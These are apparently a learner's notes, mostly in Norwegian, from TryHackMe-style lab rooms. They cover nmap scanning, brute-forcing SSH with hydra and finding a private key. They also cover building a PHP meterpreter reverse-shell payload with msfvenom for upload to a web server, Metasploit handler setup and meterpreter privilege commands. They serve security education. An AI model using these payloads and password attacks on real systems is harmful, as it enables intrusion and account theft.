

Jeg brukte nmap for å lage xml rapport fra ip addressen 10.10.201.45

Da fant jeg ut at maskinen har 6 porter som er åpne. De andre 994 portene rapproterte med reset som er indikasjon på at porten ikke er åpen. Andre meldinger på portene kunne ha vært resultat av at brannmur blokkerte tilgangen min.

Blant de seks portene ser vi port:

22 er åpen og har ssh, vet ikke om det er riktig å si har ssh kjørende, men vi kan iallfall koble oss til maskinen gjennom porten med ssh

80. er åpen og kjører en nettside, denne kan vi se på med å skrive ip addressen i nettleser.

139. er åpen og har Samba kjørende. Ser ut til å ha noe med SMB å gjøre.


Alt i alt

Hidden directory found on the webserver (‘development’), found via gobuster

Username (‘jan’ and ‘kay’ found via enum4linux)

Password (‘armando’ for ‘jan’ found via hydra with ssh)


Searched through jay directories and found nothing of value, but I could access kay’s directories. Inside kay’s dir I found “id\_rsa” which had her private key listed.



Samme rapport har info om

Mest sannsynlig er Operativ systemet linux 3.10- 3.13

Usikker på om jeg kan anta at host navnet er BASIC2 på datamaskinen som hoster tjenestene utifra netBios navnet. For eksempel nedenfor ser det ut til å være mer spesifikk info fra rapport som ikke er xml om host name.



-v (v for verbosity er nyttig for å få output om hva nmap gjør)

-T5 (T for timing ettefulgt med valgFrittTallMellomEnTilFem avgjør graden av timing, kan i praksis gjøre at du mister informasjon under scan-ene dine? Men vil også gjøre dem raskere)

Metasploit

Ser ut som metasploit har med å «lage en server» som deretter kan koble seg til en utsatt datamaskin på flere måter. For eksempel fant jeg en maskin som hoster http på port 80, besøkte nettsiden og der var det mulig å uploade filer. Deretter så jeg på filen ved å type filen sitt navn i webleseren og kunne se filen. Med andre ord tilatte webtjenesten å late opp og kjøre filer. Derfor laget jeg en php payload i msfvenom, vet ikke hva php er, men tanken der var at den ble laget med lhost MinEgenIpAddresse og lport 1337.

Msfvennom -p (p for payload) php/meterpreter/reverse\_tcp (payloaden sin path) lhost=MinIpAdresseSomSkalBliForespurtAvPayloaden lport=MinPortSomMinPcSkalLytteEtterForespørslerFraUtsattMaskin -f (hvordan skal output av payload være?) raw > shell.php (det skal bli skrevet «raw» i filen «shell.php»)

Dette er den «farlige» filen som jeg kommer til å laste opp på serveren. Før denne payloaden blir noe nyttig må vi lage en server via msfconsole med tilsvarende payload settings? For eksempel kjørte jeg


Use exploit/multi/handler (forteller metasploit å bruke funksjonalitetene fra dette payload systemet?)

Set payload php/meterpreter/reverse\_tcp (forteller metasploit til å skjøre en meterpreter server i php)

NB! Bare windows native meterpreters support migration. Siden vår payload og process vi får denne shell økten med er php får vi ikke migrere.

Metasploit kan bli sett ned på fordi det er et verktøy som ikke blir brukt i OSCP eksamen.

Metasploit consists of six core modules that make up the bulk of the tools you will utilize within it. Let's take a quick look through the various modules, their purposes, and some of the commands associated with modules.



\*Note, this diagram includes both the interfaces and \*most\* of the modules. This diagram does not include the 'Post' module.

Exploit-module holds all of the exploit code we will use?

Payload-module contains the various bits of shellcode we send to have executed following exploitation?

Auxilliary-module is most commonly used in scanning and verification machines are exploitable?

Post-One of the most common activities after exploitation is looting and pivoting. Which module provides these capabilities?

Encoder-Commonly utilized in payload obfuscation, which module allows us to modify the 'appearance' of our exploit such that we may avoid signature detection?

NOP-which module is used with buffer overflow and ROP attacks?

what command can we use to load different modules?  Load

Metasploit så ut til å støtte flere, tre versjoner, av database typer. Men siden de andre ikke var særlig populære kan det være metasploit kun støtter postgresql som database type.

Når du har fått en shell økt, med andre ord infiltrert maskinen?, så burde du sjekke hvor stabil økten er? I så fall er en av de beste tjenestene å sjekke dette med «spool» fordi den vil matche på alle systemer? Eller spool tjenesten, navnling «spoolsv.exe» er den beste tjenesten å migrere til.

Når du prøver å migrere fra programmet du kom inn på den utsatte maskinen med, kan du kun migrere til andre programmer av samme rettigheter? I vårt eksempel laget vi en shell økt med utsatt pc gjennom en eller annen exploit i metasploit som het ice ett eller annet. Den hadde bare vanlig brukertilgang og vi kunne ikke migrere oss fra denne ice tjenesten til en tjeneste med høyere tilgang. Derfor må vi «elevate» altså få høyere tilgang.

Vi brukte derfor «getuid» for å se bruker som kjører systemet, hele datamaskinen kanskje?

«sysinfo», da kan du søke på en rekke info som omfatter hele maskinen. For eksempel svakheter med OperativSystemet.

«getprivs» for å se hvilke rettigheter du har

«upload» og «download» kan brukes mot den sårbare maskinen. Da kan vi laste opp eller ned filer avhengig av bruken. Kan vel se på maskinen på lik måte en håndterer en vilkårlig annen server tror jeg tryHackMe karen sa?

«run» for å kjøre metasploit moduler

TryHackMe har en liten sidbitt på at det kan være greit å sjekke om utsatte maskinen er en VM, altså «dual homed» er del av flere nettverk, kanskje rettere å si har tilgang til flere nettverk, potensielt et nettverk vi ikke har tilgang til. Og da kan vi bruke Pivot-ing, men det blir diskutert senere.

Kan sjekke ut rommet ICE etter dette rommet for å bli rutta i escalarering/pivoting?

Når du komprimiterer en maskin gjennom en tjeneste, vil alltid directory du loader inni være i den tjenesten er plassert på maskinen.

Kali

OS utviklet av folka i «offensive security» kompaniet, kanskje rette sagt folka bak. Iallfall kali er linux distribusjon kanskje mest populær av alle distribusjoner blant sikkerhets folk. Samme folka har laget en test «OSCP- offensive Security Certified Professional Cybersecurity Certification”. Testen er ekstremt bra I å validere “Pen testing abilities», med andre ord offensive testing. Testen og certifikatet er særdeles godt annerkjent blant sikkerhetskompanier og kan hjelpe med å bli hyret, kanskje på lik linje med cisco certification.

For å ta OSCP må du ta kurset til «Offensice Security», nemlig kali linux pen testing

Må ha god forståelse av tcp/ip networking

God forståelse av linux

Bash scripting skills, enten med python eller pearl.

Nødvendige temaer å ha kjennskap til, som blir blant annet tatt opp i kali linux kurset:

Passive information gathering

Google Hacking

Email harvesting

Active information gathering

DNS tactics

Port scanning

SNMP tactics

Buffer overflows

Working with exploits

Privilege escelation

Client side attacks

Web application attacks

Passwords attacks

Port redirection

Metasploit frameworks

And byprassing antivirus software